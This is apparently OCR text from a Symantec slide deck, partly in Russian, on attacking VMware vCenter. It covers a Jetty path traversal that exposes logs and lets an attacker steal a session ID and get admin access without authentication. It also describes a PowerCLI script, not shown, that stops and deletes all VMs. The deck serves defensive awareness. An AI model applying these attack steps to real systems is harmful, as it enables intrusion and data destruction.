  '/Username=Company\UserID'/SoapSession/Id=' 0E35D72A-66E0-408B-AE59-89CCD491F245 '/Count/total 1


Давайте зайдем в сессию…



…и получим права администратора без аутентификации




А потом можно сделать так…



Или удаленно через PowerCLI

- Скрипт ниже можно запустить от локального администратора на vCenter-сервере если PowerCLI установлен локально
  - Он **ОСТАНОВИТ все VM перечисленные на vCenter**
  - А потом **УДАЛИТ** их **С ДИСКА**



- Что мешает вредоносному ПО использовать?
- Или уже? - "In February, Jason Cornish allegedly accessed Shionogi's network from a McDonald's outlet in his hometown of Smyrna, Georgia, and installed "a software programme" that deleted various virtual machines (VMs). These included VMs hosting the company's email server, its order tracking systems and its finance application."


  http://www.information-age.com/channels/the-cloud-and-virtualization/news/1648558/it-admin-accused-of-deleting-exemployers-vms.thtml

Attacking VmWare Updater Service

VmWare Remote Update Manager

Attacking VmWare Updater Service


VmWare Remote Update Manager




Attacker finds a vulnerability in the web server Jetty Path Traversal. 1

Attacking VmWare Updater Service

VmWare Remote Update Manager






Attacker finds a vulnerability in the web server Jetty Path Traversal. **1**

The attacker exploits the vulnerability to access vCenter log files and detects a valid SessionID. **2**

Attacking VmWare Updater Service

VmWare Remote Update Manager




Attacker finds a vulnerability in the web server Jetty Path Traversal. **1**

The attacker exploits the vulnerability to access vCenter log files and detects a valid SessionID. **2**

The attacker using a valid session ID can connect without the need to authenticate to vCenter. **3**

Want to Learn More?



- Visit the Symantec Virtualisation Micro-Site
  - http://go.symantec.com/virtualization-security

Thank you!